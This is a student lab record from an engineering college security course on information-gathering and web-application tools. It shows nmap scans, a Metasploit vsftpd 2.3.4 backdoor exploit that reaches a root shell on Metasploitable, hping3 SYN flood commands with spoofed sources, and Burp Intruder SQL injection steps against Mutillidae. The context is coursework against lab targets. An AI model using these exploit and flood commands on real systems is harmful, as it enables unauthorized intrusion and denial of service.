R V COLLEGE OF ENGINEERING

Name: Dhanush M **USN:** 1RV18IS011 **Dept/Lab:** ISE/CSDF **Expt No.:** 01 a


Date: 26/11/2021 **Title:** INFORMATION GATHERING TOOLS

---

a. DNMAP

INTRODUCTION

Dnmap is a framework to distribute nmap scans among several clients. It reads an already created file with nmap commands and sends those commands to each client connected to it. The framework uses a client/server architecture. The server knows what to do and the clients do it. All the logic and statistics are managed on the server. Nmap output is stored on both server and client. Usually to scan a large group of hosts there's a need for several different internet connections.
dnmap uses a classical client/server architecture. The server reads the commands from an external file and sends them to the clients.



Dnmap connection schema

Features of the framework

- Clients can be run on any computer on the Internet. Need not necessarily be on a local cluster.
- It uses the TLS protocol for encryption.

Nmap

Nmap, short for Network Mapper, is a utility for network exploration or security auditing. It supports ping scanning (determine which hosts are up), many port scanning techniques, version detection (determine service protocols and application versions listening behind ports), and TCP/IP fingerprinting (remote host OS or device identification). Nmap also offers flexible target and port specification, decoy/stealth scanning, sunRPC scanning, and more. Most Unix and Windows platforms are supported in both GUI and command line modes.

EXECUTION STEPS

1. **Installing Nmap from a package**
   Command - *sudo apt install nmap*
2. **To find Live hosts on a network**
   This scan is known as a Simple List that can help determine what is live on a particular network.
   Syntax - *nmap -sL <network>*

3. **To find and ping all Live hosts on a network**
   Nmap tries to ping all the addresses in the given network. Here *-sn* disbales nmap's default behavior of attempting to port scan a host and simply has nmap try to ping the host.
   Syntax - *nmap -sn <network>*


4. **To find open ports on host**
   Nmap port scans specific hosts. These ports indicate listening services on a particular machine.
   Syntax - *nmap <ip_address>*

5. **To find services listening on ports on hosts**
   This is a service scan and used to determine the service that may be listening on a particular port on a machine. Nmap will probe all of the open ports and attempt to banner grab information from the services running on each port.
   Syntax - *nmap -sV <ip_address>*

6. **To find Anonymous FTP logins on hosts**
   Nmap takes a closer look at this particular port and sees what can be determined. By default nmap runs its default script *-sC* on the FTP port 21 on the host.
   Syntax - *nmap -sC <ip_address> -p <port_number>*

Example cases

- *ping <ip_address>*



- *nmap -sV <ip_address>*

```
└─# nmap -sV 192.168.1.8
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-02 12:42 EST
Nmap scan report for 192.168.1.8
Host is up (0.012s latency).
Not shown: 977 filtered ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.87 seconds
```

- *searchsploit vsftpd 2.3.4*

```
└─# searchsploit vsftpd 2.3.4
------------------------------------------------------------------- ---------------------
 Exploit Title                                                     |  Path
------------------------------------------------------------------- ---------------------
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)             | unix/remote/17491.rb
------------------------------------------------------------------- ---------------------
Shellcodes: No Results
```

- In a new terminal execute, *msfconsole*

```
└─# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]
```

- *search vsftpd*

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

- *use exploit/unix/ftp/vsftpd_234_backdoor*

```
msf6 > use /exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

- *show info*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No
```

- *show options*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- *set RHOSTS <ip_address>*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.8
RHOSTS ⇒ 192.168.1.8
```

- *exploit*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.8:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.8:21 - USER: 331 Please specify the password.
[+] 192.168.1.8:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.8:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.1.8:6200) at 2021-12-02 13:02:58 -0500
```

- Create a directory and observe the same in Metasploitable.

CONCLUSION

1. Dnmap is a framework to distribute nmap scans among several clients. This framework uses client/server architecture. The server knows what to do and the clients do it. All the logic and statistics are managed on the server. Nmap output is stored on both server and client.
2. Nmap has the ability to quickly locate live hosts as well as services associated with that host. Nmap's functionality can be extended even further with the Nmap Scripting Engine, often abbreviated as NSE.

REFERENCES

1. How to use dnmap on Kali Linux - http://knoxd3.blogspot.com/2013/07/how-to-use-dnmap-in-kali-linux.html
2. Dnmap - http://mateslab.weebly.com/dnmap-the-distributed-nmap.html#:~:text=dnmap%20is%20a%20framework%20to,use%20a%20client%2Fserver%20architecture.&text=All%20the%20logic%20and%20statistics%20are%20managed%20in%20the%20server
3. A Practical Guide to Nmap (Network Security Scanner) in Kali Linux - https://www.tecmint.com/nmap-network-security-scanner-in-kali-linux

R V COLLEGE OF ENGINEERING

Name: Dhanush M **USN:** 1RV18IS011 **Dept/Lab:** ISE/CSDF **Expt No:** 01 b
Date: 26/11/2021 **Title:** INFORMATION GATHERING TOOLS

---

b. HPING3

INTRODUCTION

hping3 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies. It handles fragmentation and arbitrary packet body and size, and can be used to transfer files under supported protocols. Using hping3, you can test firewall rules, perform (spoofed) port scanning, test network performance using different protocols, do path MTU discovery, perform traceroute-like actions under different protocols, fingerprint remote operating systems, audit TCP/IP stacks, etc. hping3 is scriptable using the Tcl language.

EXECUTION STEPS

1. **Installing hping3 from a package**
   Syntax - *sudo apt install hping3*

2. **Port Scanning**
   Syntax - *sudo hping3 -S <ip_address> -p <port> -c <number_of_packets>*
   sudo hping3 -S 192.168.225.128 -p 80 -c 1

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S 192.168.225.128 -p 80 -c 1
HPING 192.168.225.128 (eth0 192.168.225.128): S set, 40 headers + 0 data bytes
len=46 ip=192.168.225.128 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=4.6 ms

--- 192.168.225.128 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 4.6/4.6/4.6 ms
```

   This will scan port 80 on specified metasploitable IP. As we can see from the output returned packet from specified metasploitable IP contains SYN and ACK flags set which indicates an open port.
   Note: Use -c 1 flag in order to send the SYN packet only once
   In order to scan a range of ports starting from port 80 and up use the following command line,

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S 192.168.225.128 -p ++50
HPING 192.168.225.128 (eth0 192.168.225.128): S set, 40 headers + 0 data bytes
len=46 ip=192.168.225.128 ttl=64 DF id=0 sport=50 flags=RA seq=0 win=0 rtt=11.7 ms
len=46 ip=192.168.225.128 ttl=64 DF id=0 sport=51 flags=RA seq=1 win=0 rtt=3.1 ms
len=46 ip=192.168.225.128 ttl=64 DF id=0 sport=52 flags=RA seq=2 win=0 rtt=2.6 ms
len=46 ip=192.168.225.128 ttl=64 DF id=0 sport=53 flags=SA seq=3 win=5840 rtt=8.8 ms
len=46 ip=192.168.225.128 ttl=64 DF id=0 sport=54 flags=RA seq=4 win=0 rtt=8.2 ms
len=46 ip=192.168.225.128 ttl=64 DF id=0 sport=55 flags=RA seq=5 win=0 rtt=7.5 ms
len=46 ip=192.168.225.128 ttl=64 DF id=0 sport=56 flags=RA seq=6 win=0 rtt=7.5 ms
len=46 ip=192.168.225.128 ttl=64 DF id=0 sport=57 flags=RA seq=7 win=0 rtt=5.4 ms
len=46 ip=192.168.225.128 ttl=64 DF id=0 sport=58 flags=RA seq=8 win=0 rtt=4.7 ms
^C
--- 192.168.225.128 hping statistic ---
9 packets transmitted, 9 packets received, 0% packet loss
```

3. **Traceroute using Hping3**

   This illustration is like popular utilities like tracert (windows) or traceroute (linux) who utilizes ICMP packets expanding each time in 1 its TTL value.

   Syntax - *sudo hping3 --traceroute -V -1 <ip_address>*

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 --traceroute -V -1 192.168.225.128
using eth0, addr: 192.168.225.129, MTU: 1500
HPING 192.168.225.128 (eth0 192.168.225.128): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.225.128 ttl=64 id=16124 tos=0 iplen=28
icmp_seq=0 rtt=7.8 ms
len=46 ip=192.168.225.128 ttl=64 id=16125 tos=0 iplen=28
icmp_seq=1 rtt=7.1 ms
len=46 ip=192.168.225.128 ttl=64 id=16126 tos=0 iplen=28
icmp_seq=2 rtt=7.4 ms
len=46 ip=192.168.225.128 ttl=64 id=16127 tos=0 iplen=28
icmp_seq=3 rtt=9.3 ms
len=46 ip=192.168.225.128 ttl=64 id=16128 tos=0 iplen=28
icmp_seq=4 rtt=9.1 ms
len=46 ip=192.168.225.128 ttl=64 id=16129 tos=0 iplen=28
icmp_seq=5 rtt=8.0 ms
len=46 ip=192.168.225.128 ttl=64 id=16130 tos=0 iplen=28
icmp_seq=6 rtt=6.3 ms
^C
--- 192.168.225.128 hping statistic ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max = 6.3/7.9/9.3 ms
```

4. **Perform A TCP Syn Flood Attack With Kali Linux & Hping3**

   Syntax - *sudo hping3 -a <FAKE IP> <target> -S -q -p 80 --faster*

   sudo hping3 -a 192.168.225.128 192.168.225.128 -S -q -p 80 --faster

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -a 192.168.225.128 192.168.225.128 -S -q -p 80 --faster
HPING 192.168.225.128 (eth0 192.168.225.128): S set, 40 headers + 0 data bytes
^C
--- 192.168.225.128 hping statistic ---
510791 packets transmitted, 7 packets received, 100% packet loss
round-trip min/avg/max = 0.4/4.5/7.8 ms
```

   Syntax - *hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.225.128*

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.225.128

HPING 192.168.225.128 (eth0 192.168.225.128): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.225.128 hping statistic ---
417737 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

   We're sending 15000 packets (-c 15000) at a size of 120 bytes (-d 120) each. We're specifying that the SYN Flag (-S) should be enabled, with a TCP window size of 64 (-w 64). To direct the attack to our victum's HTTP web server we specify port 80 (-p 80) and use the --flood flag to send packets as fast as possible. As you'd expect, the --rand-source flag generates spoofed IP addresses to disguise the real source and avoid detection but at the same time stop the victim's SYN-ACK reply packets from reaching the attacker.

CONCLUSION

1. Hping3 is a command line utility to perform port scanning and flood attacks which can also be spoofed to point to the target location itself.
2. Using hping3, you can test firewall rules, perform (spoofed) port scanning, test network performance using different protocols like ICMP, FIN, etc.

REFERENCES

1. Hping3 Tricks and Tips
   https://iphelix.medium.com/hping-tips-and-tricks-85698751179f
2. Hping3 flood ddos
   https://linuxhint.com/hping3/
3. Performing TCP SYN Flood attack
   https://www.firewall.cx/general-topics-reviews/network-protocol-analyzers/1224-performing-tcp-syn-flood-attack-and-detecting-it-with-wireshark.html

R V COLLEGE OF ENGINEERING

Name: Dhanush M **USN:** 1RV18IS011 **Dept/Lab:** ISE/CSDF **Expt No.:** 2a
Date: 26/11/2021 **Title:** Web Application Analysis Tools

---

a. Burp Suite


INTRODUCTION

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.Our target will be Mutillidae, an intentionally vulnerable web app included as part of Metasploitable 2, an intentionally vulnerable Linux virtual machine (VM) designed for testing and practicing purposes.

EXECUTION STEPS


1. **Install a Metasploitable 2 Virtual Machine**
   We need the ip address of the metasploitable VM which can be found using the ifconfig command.

2. **Configure Mutillidae in Your Attack Browse**
   Navigate to a web browser and go to that IP address.Click on "Mutillidae" to enter the web app, then navigate to "OWASP Top 10." Now, select "Injection (SQL)," followed by "Extract Data," then "User Info.".A login screen will appear.



3. **Configure Your Attack Browser for Burp Suite**
   Open up the browser's "Preferences," click on "Advanced," then the "Network" tab. Select "Settings" next to the Connection spot, then make sure it's set to "Manual proxy configuration" and enter 127.0.0.1 as the HTTP Proxy and 8080 as the Port. Next, check "Use this proxy server for all protocols," make sure there is nothing listed under No Proxy for, then click "OK." We're now ready to fire up Burp Suite.


4. **Intercept the Request with Burp Suite**
   Open up the Burp Suite app in Kali, start a new project, then go to the "Proxy" tab and ensure that "Intercept is on" is pressed. This will allow us to modify the request from the webpage and insert different values to test for SQL injection



5. **Configure Positions & Payloads in Burp Suite**

Next, go to the "Intruder" tab, and click on "Positions." Burp Suite automatically configures the positions where payloads are inserted when a request is sent to intruder, but since we are only interested in the username field, we can clear all positions by pressing "Clear" on the right. Highlight the value entered for username, and click the "Add" button. We will use the "Sniper" attack type which will run through a list of values in the payload and try them one at a time.

6. **Configure Positions & Payloads in Burp Suite**
   Click the "Start attack" button, and a new window will pop up showing the intruder attack.



CONCLUSION

1. Although SQL injection has been known as a severe vulnerability for quite some time, it continues to be one of the most common methods of exploitation today
2. This type of attack allows one to retrieve sensitive information, modify existing data, or even destroy entire databases. The most common attack vector for SQL injection is through input fields — login forms, search forms, text boxes, and file upload functions are all excellent candidates for exploitation.

REFERENCES

1. https://null-byte.wonderhowto.com/how-to/attack-web-applications-with-burp-suite-sql-injection-0184090/
2. https://www.kali.org/tools/burpsuite/#:~:text=Burp%20Suite%20is%20an%20integrated,finding%20and%20exploiting%20security%20vulnerabilities.

R V COLLEGE OF ENGINEERING

Name: Dhanush M **USN:** 1RV18IS007 **Dept/Lab:** ISE/CSDF **Expt No.:** 02 b
Date: 26/11/2021 **Title:** WEB APPLICATION ANALYSIS TOOLS

---

b. HTTRACK - Offline Browser

INTRODUCTION

Penetration testing is a simulated cyber attack where professional ethical hackers break into corporate networks to find weaknesses veen before attackers do. Httrack is one of the tools that could be used for this purpose.
HTTrack is an easy-to-use offline browser utility. It allows you to download a World Wide website from the Internet to a local directory, building recursively all directories, getting html, images, and other files from the server to your computer.
By default, HTTrack arranges the original site's relative link-structure. Simply open a page of the "mirrored" website in your browser, and you can browse the site from link to link, as if you were viewing it online. HTTrack can also update an existing mirrored site, and resume interrupted downloads. HTTrack is fully configurable, and has an integrated help system.
HTTrack uses a Web crawler to download a website. Some parts of the website may not be downloaded by default due to the robots exclusion protocol unless disabled during the program. HTTrack can follow links that are generated with basic JavaScript and inside Applets or Flash, but not complex links (generated using functions or expressions) or server-side image maps.

Objectives - To clone a World Wide Web ite from the internet to a local computer.

EXECUTION STEPS

1. **Installing HTTrack from a package**
   Command - *sudo apt-get install httrack webhttrack*

2. **Running HTTrack GUI**
   Command - *webhttrack*

3. **Basic structure**
   Syntax - *httrack <URLs> [-option] [+<URL_filter>] [-<URL_filter>] [+<mime:MIME_filter>] [-<mime:MIME_filter>]*

Examples cases

1. To mirror a site
   Syntax - *httrack <site_URL>*
   httrack www.someweb.com/bob/

```
└─$ httrack www.someweb.com/bob/
Mirror launched on Thu, 02 Dec 2021 23:50:04 by HTTrack Website Copier/3.49-2+libhtsjava.so.2 [XR&CO'2014
]
mirroring www.someweb.com/bob/ with the wizard help..
Done.www.someweb.com/bob/ (0 bytes) - -5
Thanks for using HTTrack!
```

2. To mirror two sites together (with shared links) and accept any .jpg files on .com sites
   Syntax - *httrack <site1_URL> <site2_URL> +<mime:MIME_filter> -<mime:MIME_filter>*
   httrack www.someweb.com/bob/ www.anothertest.com/mike/ +.com/*.jpg -mime:application/**

```
└─$ httrack www.someweb.com/bob/ www.anothertest.com/mike/ +*.com/*.jpg -mime:application/*
Mirror launched on Thu, 02 Dec 2021 23:53:22 by HTTrack Website Copier/3.49-2+libhtsjava.so.2 [XR&CO'2014
]
mirroring www.someweb.com/bob/ www.anothertest.com/mike/ +*.com/*.jpg -mime:application/* with the wizard
 help..
Done.www.someweb.com/bob/ (0 bytes) - -5
Thanks for using HTTrack!
```

3. To get all files starting from bobby.html, with 6 link-depth, and possibility of going everywhere on the web
   Command - *httrack www.someweb.com/bob/bobby.html +* -r6*

```
└─$ httrack www.someweb.com/bob/bobby.html +* -r6
There is an index.html and a hts-cache folder in the directory
A site may have been mirrored here, that could mean that you want to update it
Be sure parameters are ok

Press <Y><Enter> to confirm, <N><Enter> to abort
y
Mirror launched on Thu, 02 Dec 2021 23:58:46 by HTTrack Website Copier/3.49-2+libhtsjava.so.2 [XR&CO'2014
]
mirroring www.someweb.com/bob/bobby.html +* with the wizard help..
Done.www.someweb.com/bob/bobby.html (0 bytes) - -5
Thanks for using HTTrack!
```

4. To run on spider using a proxy
   Syntax - *httrack <site_URL> --spider -P <proxy_link>*
   httrack www.someweb.com/bob/bobby.html --spider -P proxy.myhost.com:8080

```
└─$ httrack www.someweb.com/bob/bobby.html --spider -P proxy.myhost.com:8080
There is an index.html and a hts-cache folder in the directory
A site may have been mirrored here, that could mean that you want to update it
Be sure parameters are ok

Press <Y><Enter> to confirm, <N><Enter> to abort
y
Mirror launched on Fri, 03 Dec 2021 00:01:10 by HTTrack Website Copier/3.49-2+libhtsjava.so.2 [XR&CO'2014
]
mirroring www.someweb.com/bob/bobby.html with the wizard help..
Done.www.someweb.com/bob/bobby.html (0 bytes) - -5
Thanks for using HTTrack!
```

5. To update a mirror in the current folder
   Syntax - *httrack --update*

```
└─$ httrack --update
Mirror launched on Fri, 03 Dec 2021 00:04:15 by HTTrack Website Copier/3.49-2+libhtsjava.so.2 [XR&CO'2014
]
mirroring www.someweb.com/bob/bobby.html +* with the wizard help..
Done.www.someweb.com/bob/bobby.html (0 bytes) - -5
Thanks for using HTTrack!
```

6. To bring to an interactive mode
   Syntax - *httrack*

```
└─$ httrack
A cache (hts-cache/) has been found in the directory
That means you can update faster the remote site(s)
OK to Update httrack httrack?

Press <Y><Enter> to confirm, <N><Enter> to abort
y
Mirror launched on Fri, 03 Dec 2021 00:06:50 by HTTrack Website Copier/3.49-2+libhtsjava.so.2 [XR&CO'2014
]
mirroring www.someweb.com/bob/bobby.html +* with the wizard help..
Done.www.someweb.com/bob/bobby.html (0 bytes) - -5
Thanks for using HTTrack!
```

